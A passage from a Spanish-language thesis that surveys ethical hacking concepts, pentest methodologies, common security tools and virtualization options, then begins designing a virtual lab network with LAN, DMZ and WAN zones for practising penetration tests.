Si a “Hacking” se le añade la palabra “Ético”, se puede definir como los profesionales de la seguridad informática que utilizan sus conocimientos de hacking con fines defensivos para demostrar al usuario o potencial víctima las vulnerabilidades encontradas en su red o sistema informático donde el activo más valioso es la información que circula y almacena en éste, para luego de realizadas las pruebas proponer las recomendaciones correspondientes que proporcionen un nivel de seguridad aceptable para la red y se puedan mitigar los riesgos de ataques (Pazmiño, 2011, p. 27).

3.10.1. Pentest

Existen Las pruebas de penetración (también llamadas “pen testing”) son una práctica para poner a prueba un sistema informático, red o aplicación web para encontrar vulnerabilidades que un atacante podría explotar, existen tres tipos de pentest (Tori, 2008, p. 127).

- Pentest de caja negra

En este tipo de test no se tiene mayor información, no se conoce nada acerca de los sistemas o arquitectura a atacar. Se tiene que recopilar toda la información sobre el objetivo (Tori, 2008, p. 128).

- Pentest de caja blanca

Al contrario del anterior, en este tipo de pentest se proporciona la mayor información posible acerca del objetivo, aplicaciones, sistemas operativos, arquitectura, entre otros datos (Tori, 2008, p. 128).

- Pentest de caja gris

En este test se tiene parte o limitada información acerca de los detalles internos (Tori, 2008, p. 129).

3.10.2. Metodología

En cada pentest, la metodología es un punto importante a definir pues permite conocer el cómo debe realizarse, dependiendo de las valoraciones que se consideren al momento de planificar la ejecución. A continuación, se listan las principales metodologías que han sido encontradas en la literatura consultada:

- OSSTMM (Open Source Security Testing Methodology Manual).

El principal propósito está centrado en proporcionar un manual científico para la caracterización precisa de seguridad operacional (OpSec) mediante el análisis y la correlación de los resultados de prueba en una forma confiable y consistente. Sugiere un ámbito bastante amplio para realizar validaciones en diferentes módulos y canales que buscan ir más allá de la parte técnica, llegando incluso a auditar procesos en la parte operativa. Actualmente, se dispone del borrador de la versión 4.0 únicamente

para miembros de ISECOM (Instituto para la Seguridad y Metodologías Abiertas). La versión 3.0 se encuentra disponible para descarga desde su sitio oficial y en internet se puede encontrar la versión 2.1 de la que se toman algunas plantillas para documentación de ciertas fases del hacking ético (Pazmiño, 2011).

- ISSAF (Information Systems Security Assessment Framework).

Su objetivo es proporcionar procedimientos muy minuciosos para la comprobación de sistemas de información que reflejen situaciones reales. Constituye un marco de trabajo que detalla cómo evaluar la seguridad de los sistemas. Sugiere estándares de pruebas para diferentes ámbitos de dominio. Una de las características de este marco de trabajo es que sugiere las herramientas a utilizar en cada fase. ISSAF se utiliza principalmente para evaluar los requisitos de organizaciones y puede ser utilizado como referencia para nuevas implementaciones relacionadas con la seguridad de la información. Sin embargo, en los últimos años no ha tenido mucha connotación pues su última actualización fue en la versión 0.2.1, liberada en el 2006 (Pazmiño, 2011).

- OWASP Testing Guide (Open Web Application Security Project Testing Guide).

Esta guía se encuentra actualmente en su versión 4.0 y contempla tres secciones primarias: OWASP Testing Framework, Web Application Security Testing y Reportaría. La primera de estas secciones está orientada al desarrollo seguro de aplicaciones web, la segunda a pruebas de seguridad de aplicaciones web, como tal, y la tercera constituye todo un capítulo dedicado a cómo documentar los resultados obtenidos. La sección correspondiente a las Pruebas de Seguridad de Aplicaciones contempla un listado de las 10 vulnerabilidades que están siendo más explotadas por los atacantes (Top 10 OWASP) y provee una guía a seguir para llevar a cabo la validación de estas. Busca motivar y fomentar a los desarrolladores a elaborar su trabajo brindando confiabilidad en las aplicaciones creadas para el desempeño de los negocios (Pazmiño, 2011).

3.10.3. Etapas del hacking ético

La ejecución de un hacking ético conlleva una serie de etapas; estas difieren en algunos pasos dependiendo de la metodología a utilizar. Sin embargo, según sostiene Dragon (2016) puede disponer de las etapas:

- Recolección de Información

Es la fase de preparación en la cual se busca recolectar toda la información esencial del objetivo; esta fase normalmente toma más tiempo pues de esta dependerá la estrategia a seguir para los siguientes pasos.

- Enumeración

Es la recolección y compilación de toda la información obtenida en el paso anterior: detección de equipos activos, rangos IP, Sistemas operativos, etc.

- Análisis

Modelado de la infraestructura, servicios, aplicaciones; identificación de fallos conocidos basados en los pasos anteriores.

- Explotación

Búsqueda de exploits y herramientas para atacar las vulnerabilidades y fallos encontrados, en esta etapa se busca demostrar la criticidad de materializarse alguna amenaza.

- Documentación

Generación y envío de informe técnico, informe ejecutivo. Cabe mencionar que para la ejecución de cada una de las fases mencionadas se pueden utilizar herramientas de software libre, así como software comercial.

3.10.4. Herramientas del hacking ético

Para realizar una prueba de penetración es necesario sumar a los conocimientos de hacking ético, otros aspectos importantes como: metodologías, documentación, entre otros. Todos esos conocimientos vienen de la mano con las herramientas que forman parte de algunas etapas de una prueba de penetración.

De acuerdo a su funcionalidad e importancia que dan los profesionales de seguridad se mencionan algunas de las herramientas más utilizadas en pruebas de penetración, debido a que son mejor valoradas por los investigadores de seguridad para llevar a cabo auditorías de seguridad informática y de redes, así como prácticas de hacking ético:

- Nmap

Es una herramienta de escaneo de redes, se usa para auditorías de seguridad. Puede instalarse tanto en Linux, Windows y Mac. Nmap es una herramienta de línea de comandos donde se debe indicar cuál será él o los objetivos y la serie de parámetros que afectarán la forma en que se ejecuten las pruebas y los resultados que se obtienen. Nmap permite identificar qué servicios se están ejecutando en un dispositivo remoto, así como la identificación de equipos activos, sistemas operativos en el equipo remoto, existencia de filtros o firewalls. Así como escaneo de: puertos, servicios, vulnerabilidades, redes, scripts (Delfino, 2019).

- Zenmap

Es la interfaz gráfica oficial de Nmap, el conocido programa de código abierto para hacer escaneo de puertos a fondo de cualquier equipo conectado. Zenmap

proporciona una interfaz gráfica para ejecutar los diferentes tipos de análisis de puertos que tiene Nmap y también para mostrarlos de forma intuitiva a los usuarios menos experimentados (Delfino, 2019).

- Nslookup

Es un comando utilizado a través de CLI, incluido en múltiples sistemas operativos como Windows, Linux o Unix. Este comando permite hacer una resolución de nombres, en otras palabras, identificar la dirección IP (Delfino, 2019).

- Dnsenum

Herramienta para listar toda la información DNS acerca de un dominio y descubrir bloques de direcciones IP no continuos, su instalación y uso está disponible para Linux (Delfino, 2019).

- Fierce

Es una herramienta de reconocimiento, que realiza escaneo de dominios y direcciones IP no-continuas (Delfino, 2019).

- Dmitry

Esta herramienta recolecta información aplicando consultas whois, búsqueda de subdominios, búsqueda de direcciones de correo, etc (Delfino, 2019).

- Robtex

Es un sitio web, que permite encontrar información de DNS, es de uso gratuito, su modo de empleo es ingresando la dirección IP o el dominio en el sitio web de Robtex (Delfino, 2019).

- Maltego

Es una herramienta o plataforma que permite generar imágenes de la relación existente entre DNS, direcciones ips, compañías, etc., se encuentra disponible para instalación tanto en Linux como para Windows. Esta herramienta puede ser usada en la fase de recopilación de información o para determinar las relaciones y enlaces entre: redes sociales, infraestructura de red, dominios, direcciones IP, DNS, bloques de red, sitios web, etc. (Delfino, 2019).

- Medusa

Es un software para atacar a nivel de fuerza bruta basándonos en diccionarios de palabras, es muy estable, sencillo, rápido y nos permitirá realizar el ataque a muchos servicios (Delfino, 2019).

- Nessus

Nessus es un programa de escaneo de vulnerabilidades el cual es soportado por diferentes sistemas operativos. Consiste en un demonio que realiza el escaneo en el sistema objetivo, y un cliente que muestra el avance e informa sobre el estado de los escaneos. Desde la consola se puede realizar escaneos programados. Algunas de sus características son: dispone de una actualización permanente, tiene reporte de riesgos con caracterización, puede escanear varias máquinas de manera simultánea, tiene la posibilidad de integrarse con otras herramientas como nmap y metaexploit (Delfino, 2019).

- Openvas

Es un conjunto de diferentes servicios y herramientas que ofrecen una solución completa y potente de escaneo, análisis y administración de vulnerabilidades, es libre y gratuito. Openvas realiza y presenta un informe de las vulnerabilidades encontradas, así como las posibles soluciones. Este escáner tiene un servicio de actualizaciones diarias de los test de vulnerabilidades de red y es multiplataforma (Delfino, 2019).

- Ettercap

Es una herramienta que permite capturar el tráfico que circula por una red LAN, soporta el estudio activo y pasivo de muchos protocolos e incluye características de análisis de red y host. Es una herramienta multiplataforma (Delfino, 2019).

- Wireshark

Es una herramienta multiplataforma utilizada para realizar análisis de paquetes de red, permite observar de forma detallada cabeceras de protocolos. Es muy útil para capturar y monitorizar todos los paquetes de red para poder solucionar e incluso prevenir posibles problemas (Delfino, 2019).

- Hydra

Esta herramienta se usa para comprobar la seguridad de las contraseñas de un sistema o red. Su funcionamiento se basa en el uso de diccionarios, los cuales contienen todas aquellas posibles combinaciones que se quiera probar (Delfino, 2019).

- Metasploit Framework

Metasploit Framework es una herramienta para desarrollar y ejecutar exploits¹⁸ contra una máquina remota. Desarrollado en Ruby, lo usan profesionales de seguridad para explotar vulnerabilidades, simular ataques. Algunas de sus características son: tiene una amplia base de datos de exploits, contiene diversos payloads de ejecución, dispone de soporte para post-explotación, permite atacar diferentes plataformas (Delfino, 2019).

- Kali-Linux

Kali-Linux es un sistema operativo basado en Linux Debian, el mismo que fue desarrollado a partir de la distribución backtrack, este sistema reúne una serie de herramientas preinstaladas que ayuda a los profesionales y estudiantes de seguridad informática a realizar acciones como: captura de tráfico (mediante: wireshark, yersinia, etc.), escaneo de puertos (mediante: nmap, dnmap, etc.), análisis de vulnerabilidades (mediante: nmap, openvas-scanner, etc.), explotación de vulnerabilidades (mediante: THC-Hydra, exploitdb, etc.), etc. Kali Linux está tomando posicionamiento en la comunidad para realizar auditorías y evaluación de seguridades, es un sistema con licencia GPL, el mismo que puede instalarse en una máquina virtual o directamente en una máquina de trabajo, también posee una versión LITE, la cual permite hacer una evaluación del sistema sin la necesidad de instalarlo (Delfino, 2019).

3.11. Hackers

Se puede asumir que un hacker es alguien capaz de llegar más allá de los límites, consiguiendo hacer cosas que van desde lo curioso hasta la asombroso. En otras palabras, son gente con capacidades especiales en la informática adquiridas tras largas horas de estudio y práctica (Alonso, 2012).

3.11.1. Tipos de hackers

La sola palabra hacker no define si una persona usa su conocimiento para el bien o el mal, es por ello que el término se ha dividido en:

- Hackers de sombrero gris

Estos hackers son personas las cuales actúan de manera ofensiva y defensiva, esto quiere decir que no atacan por atacar, pero si están preparados para todo, son personas las cuales solo actúan cuando lo ameritan o actúan de una buena manera. (Quispe, 2013)

- Hackers de sombrero negro

Estos hackers tienen grandes habilidades, pero se enfocan en violar seguridades, vulnerabilidades de los sistemas, etc. (Quispe, 2013)

- Hackers de sombrero blanco

Son los hackers que tienen habilidades iguales a los hackers de sombrero negro con la diferencia que las ocupan para mejorar la seguridad o ayudar para detectar problemas. Ellos son comúnmente contratados por empresas para realizar auditorías o consultorías para ver las debilidades que esta tenga. (Quispe, 2013).

- Hackers suicidas

Estos hackers son las personas revolucionarias que por hacer algo por un bien común no tienen miedo de enfrentar los cargos que se les puedan dar o que puedan recibir. (Quispe, 2013).

- **Script Kiddies:**

Se los conoce como los hackers los cuales atacan mediante programas creados por otros para poder penetrar los sistemas, redes, páginas, etc. No tienen mucho conocimiento sobre el código o la programación. (Quispe, 2013).

- **Newbie:**

Son los hackers que no tienen conocimiento previo, pero bajan toda la documentación junto a programas para realizar ataques para aprender. También se los conoce como los que recién están empezando o la gente nueva en la informática. (Quispe, 2013).

3.12. Virtualización

Es una técnica empleada que implica generar que un recurso físico como un servidor, un sistema operativo o un dispositivo de almacenamiento, aparezca como si fueran varios recursos lógicos a la vez, o que varios recursos físicos, como servidores o dispositivos de almacenamiento, aparezcan como un único recurso lógico (Velásquez, 2008, p. 1).

“La virtualización crea una nueva plataforma informática conformada por los recursos virtuales que comunica las aplicaciones del negocio y las plataformas informáticas físicas originales” (Ulloa, 2009, p. 120).

3.12.1. Tipos de virtualización

Existen dos tipos de virtualización:

- **Virtualización completa**

También llamada nativa. La capa de virtualización, media entre los sistemas invitados y el anfitrión, la cual incluye código que emula el hardware subyacente para las máquinas virtuales, por lo que es posible ejecutar cualquier sistema operativo sin modificar, siempre que soporte el hardware subyacente. El código de emulación puede provocar pérdida en el rendimiento. (Villar, 2010, p. 66).

- **Paravirtualización.**

Similar a la virtualización completa porque introduce hipervisor como capa de virtualización, pero además de no incluir emulación del hardware, introduce modificaciones en los sistemas operativos invitados que por consiguiente están al tanto del proceso (deben poder ser modificables) (Villar, 2010, p. 67).

3.12.2. Máquina Virtual.

Se refiere básicamente como un sistema de virtualización, denominado "virtualización de servidores", que dependiendo de la función que esta deba de desempeñar en la organización, todas ellas dependen del hardware y dispositivos físicos, pero casi siempre trabajan como modelos totalmente independientes de este. Cada una de ellas con sus propias CPUs virtuales, tarjetas de red, discos etc. Lo cual podría especificarse como una compartición de recursos locales físicos entre varios dispositivos virtuales (vmware.com, s.f.).

- Windows Server 2003

Windows server 2003 es el sistema operativo creado por Microsoft para servidores basado en el sistema de ficheros NTFS. Microsoft adaptó el popular sistema para ordenadores personales Windows XP a servidores con Windows Server 2003.

La adaptación supuso una mejor utilización de recursos de la máquina pensando en las funciones comunes realizada por servidores ("Magic Online", 2016).

- Windows Server 2008

Este sistema sustituyó al Windows Server 2003 adecuándolo a la gestión de los nuevos servidores aparecidos. De hecho, la última versión aparecida Windows Server 2008 RC2 se basa en aportar las mejoras que han supuesto Windows 7 para los ordenadores personales al mundo de los servidores ("Magic Online", 2016).

- Windows 7

Es una de las versiones más recientes de Microsoft Windows, un Sistema Operativo producido por Microsoft para uso en PC, incluyendo equipos de escritorio en hogares y oficinas, equipos portátiles, "tablet PC", "netbooks" y equipos "media center". El desarrollo de Windows 7 se completó el 22 de julio de 2009, siendo entonces confirmada su fecha de venta oficial para el 22 de octubre de 2009 junto a su equivalente para servidores Windows Server 2008 R2 ("Magic Online", 2016).

- Windows XP

Windows XP (cuyo nombre en clave inicial fue Whistler) es una línea de Sistema operativo desarrollado por Microsoft que fueron hechos públicos el 25 de octubre de 2001. Las letras "XP" provienen de la palabra 'eXPeriencia', 'eXPerience' en inglés, a la fecha el sistema operativo en cuestión se encuentra sin soporte técnico ("Magic Online", 2016).

- FreeBSD

Es un Sistema operativo libre de tipo Unix descendientes de AT T UNIX a través de la Berkeley Software Distribution (BSD), no es un clon de UNIX, pero funciona como

UNIX. Originalmente, su desarrollo se basó en la versión Net/2, también conocida como 386BSD de William Jolitz, es un sistema operativo para ordenadores personales basado en CPU's de arquitectura Intel, incluyendo procesadores 386, 486, y Pentium (versiones SX y DX) ("Magic Online", 2016).

- Metasploitable

Es una máquina virtual pre configurada que cuenta con una serie de configuraciones y vulnerabilidades pensadas para permitirnos depurar nuestras técnicas de hacking utilizando exploits como, por ejemplo, metasploit. Existen tres versiones de Metasploitable. La primera de ellas data de hace 7 años, la segunda de hace 6 años y Metasploitable3, la versión más reciente de esta máquina virtual vulnerable, de hace un par de años, siendo la opción recomendable al ser la más actualizada y útil para probar nuestras habilidades hoy en día ("Magic Online", 2016).

- Monowall

Es un completo paquete de software que se integra a un servidor de seguridad utilizable en un PC, capaz de proporcionar todas esas características y funciones de seguridad que encontraríamos en soluciones firewall (o Corta Fuegos) comerciales, ello incluye la facilidad de uso, ser gratis (toda vez que hablamos de un software libre). Está basado en una versión básica de FreeBSD, con un servidor web, con PHP y algunas otras herramientas. Todo el sistema de configuración está almacenado en un archivo de texto XML lo que permite el mantenimiento de una transparencia de configuración ("Magic Online", 2016).

3.12.3. Herramienta de virtualización VMware

Entre los sistemas operativos alojados y el hardware existe un hipervisor funcionando como capa de abstracción. Esta capa de abstracción permite que cualquier sistema operativo se ejecute sobre el hardware sin ningún conocimiento de cualquier otro sistema operativo alojado. VMware también virtualiza el hardware de entrada/salida disponible y ubica drivers para dispositivos de alto rendimiento en el hipervisor. El entorno virtualizado completo se respalda en un fichero, lo que significa que un sistema completo (incluyendo el sistema operativo alojado, la máquina virtual y el hardware virtual) puede migrarse con facilidad y rapidez a una nueva máquina anfitrión para balancear la carga (Jones, 2006, p. 15).

CAPÍTULO IV

4. Metodología de investigación

Según De La Cruz (2016) sostiene que la metodología de la investigación tecnológica viene a ser, la descripción del proceso de invención, innovación u optimización. Explicación del diseño (invención, diseño, innovación). Procesos para la creación del diseño. Recursos: instrumentos, herramientas, materiales, inversiones (análisis de costos). En ese sentido, en este apartado se describe los procesos para la construcción de la red virtual (artefacto) para la implementación del hacking ético.

4.1. Metodología para la construcción de la red virtual

Para cumplir esta tarea se empleó la metodología PPDIOO (preparar, planificar, diseñar, implementar, operar) de Cisco para el diseño de redes, el enfoque principal de esta metodología es definir las actividades mínimas requeridas, por tecnología y complejidad de red, que permitan la instalación y operación exitosa de las tecnologías. Así mismo se logra optimizar el desempeño a través del ciclo de vida de la red.

4.2. Preparar

Esta fase crea un caso de negocio, implica el establecimiento de los requerimientos de la organización, el desarrollo de una estrategia de red, propuesta de una arquitectura conceptual de alto nivel, identificación de tecnologías que puedan apoyar la arquitectura. Para nuestro caso el modelo de negocio fue crear un escenario que permita ejecutar las distintas técnicas de hacking ético, para lo cual la red a implementar tuvo que tener las siguientes características:

- Convergencia de distintas tecnologías de red: Router, Switch, Firewall, Estaciones de trabajo, servidores, UTM, IDS.
- Convergencia de distintos sistemas operativos: Linux, Unix, windows
- Funcionalidad de servidor de: base de datos, servidor de archivos, servidor web, servidor de correo, servidor de gestión de ventas.
- Configuración de una zona LAN que representara el segmento donde se encuentran los usuarios o colaboradores de la organización (marketing, administrativos, gerencias y otros).
- Configuración de una DMZ (zona desmilitarizada), el cual representara el espacio donde se encuentran los distintos servidores de la organización.
- Configurar una zona WAN, que representara el exterior con el cual interactúa la organización.
- Configuración de acceso restringido.

- Configuración de acceso a terminales por redireccionamiento de puertos.
- Instalación y configuración de las herramientas que emplean en cada una de las fases del hacking ético.
- La infraestructura permitirá realizar ataques del tipo insider y outsider.

4.3. Planificar

Esta segunda fase identificó los requerimientos de red, realizando una caracterización y evaluación de la red, para nuestro caso tratándose de una red virtual los requerimientos se resumieron en las características del equipo anfitrión sobre el cual se diseñó la infraestructura.

4.3.1. Equipo anfitrión

El ordenador anfitrión utilizado para la creación de la plataforma, cuenta con las siguientes características:

- Marca: ASUS - X555UQ
- Procesador: Procesador Intel® Core™ i7 6500U
- Memoria RAM: DDR3L 1600 MHz SDRAM, 1 x DIMM socket para una expansión hasta 12 GB SDRAM
- Disco Duro: 1TB HDD 7200 RPM
- Adaptador de red inalámbrica: Qualcomm Atheros Wireless
- Sistema Operativo: Windows 10
- Pantalla: 15.6" 16:9 HD (1366x768)/Full HD (1920x1080)
- Tarjeta de video: NVIDIA® GeForce® 940MX con 2GB DDR3 VRAM.



Figura 2. *Equipo de cómputo utilizado como anfitrión*
Fuente: <https://www.asus.com/latin/Laptops/X555UQ/>




Figura 3. *Características del equipo anfitrión*
Fuente: elaboración propia

4.3.2. Herramienta de virtualización

Para determinar la tecnología de virtualización se evaluó algunos parámetros que permitan elegir el aplicativo que mejor rendimiento ofrezca.

La herramienta utilizada para la virtualización es VMware Player 5.0, software de licenciamiento libre que permite la instalación de máquinas virtuales con Sistemas Operativos multiplataforma principalmente Windows, Linux, Mac Os, de 32 y 64 bits; para tal determinación se realizó una comparación de las distintas alternativas de virtualización tal como se muestra a continuación:

Windows Server 2008 Hyper-V: Windows Server 2008 Hyper-V es la tecnología de virtualización de servidor basada en hipervisor, que aprovecha las inversiones de hardware al consolidar roles de servidor como máquinas virtuales (MV) separadas, ejecutadas en una única máquina física. Hyper-V dispone de herramientas de gestión integradas tanto de los recursos virtuales como de los físicos y está disponible como funcionalidad dentro de Windows Server 2008.

VMWARE (VMWare ESX Server): ESX Server es un software de infraestructura virtual que constituye una capa de virtualización de recursos montada directamente sobre el hardware, sin necesidad de un sistema operativo base, ya que ESX Server es un sistema operativo en sí que permite particionar, consolidar y administrar sistemas en entornos de misión crítica. ESX Server y los nodos de infraestructura virtual de VMware tienen una plataforma de máquinas virtuales que permiten administración de recursos mediante la herramienta VMware VirtualCenter.

CITRIX SYSTEMS: Citrix XenServer es una plataforma nativa de virtualización de 64 bits que está basada en el hipervisor de Xen de código fuente abierto, XenServer aprovecha las plataformas Intel VT y las plataformas AMD Virtualization (AMD-V) para permitir la virtualización asistida por hardware. Citrix XenServer permite a las organizaciones de TI deshacer los vínculos existentes entre servidores y cargas de trabajo, dándoles la posibilidad de crear centros de datos dinámicos.

En el año 2014 Rojas en un trabajo de investigación realiza una comparación de las tres tecnologías descritas con el propósito de evaluar aspectos relevantes al elegir una tecnología de virtualización, producto de ello se tiene el cuadro siguiente:

Tabla 1.
Comparación entre las tecnologías de virtualización.

Criterio/Tecnología	VMWare	Hyper-V	Xen Server
Administración	5	3	3
Rendimiento	4	4	4
Mantenibilidad	5	5	5
Escalabilidad	5	4	4
Instalación	5	4	3
TOTAL	24	20	19

Fuente: Rojas. A (2018)

Como se puede ver es VMWare es la tecnología de virtualización con mayor performance, razón por el cual se eligió como la tecnología de virtualización.

4.4. Diseñar

En esta parte se observa la propuesta que se utilizó para el diseño de la infraestructura virtual, que comprende la topología y la distribución de los elementos tecnológicos.

4.4.1. Diseño modular

En esta parte se muestra de manera holística la infraestructura de red con sus tres segmentos configurados: la zona DMZ, zona LAN y la zona WAN.



Figura 4. Diagrama de red de la infraestructura virtual.

Fuente: Elaboración propia

4.4.2. Diseño detallado físico

Se muestra la distribución de los diferentes elementos que componen la infraestructura virtual.




Figura 5. Diagrama de red físico de la infraestructura virtual
Fuente: elaboración propia

4.4.3. Diseño detalla lógico

Se muestra el diagrama de red con la configuración lógica de los equipos.




Figura 6. Diagrama de red lógico de la infraestructura virtual

Fuente: elaboración propia

4.4.4. Diseño detalle por capas

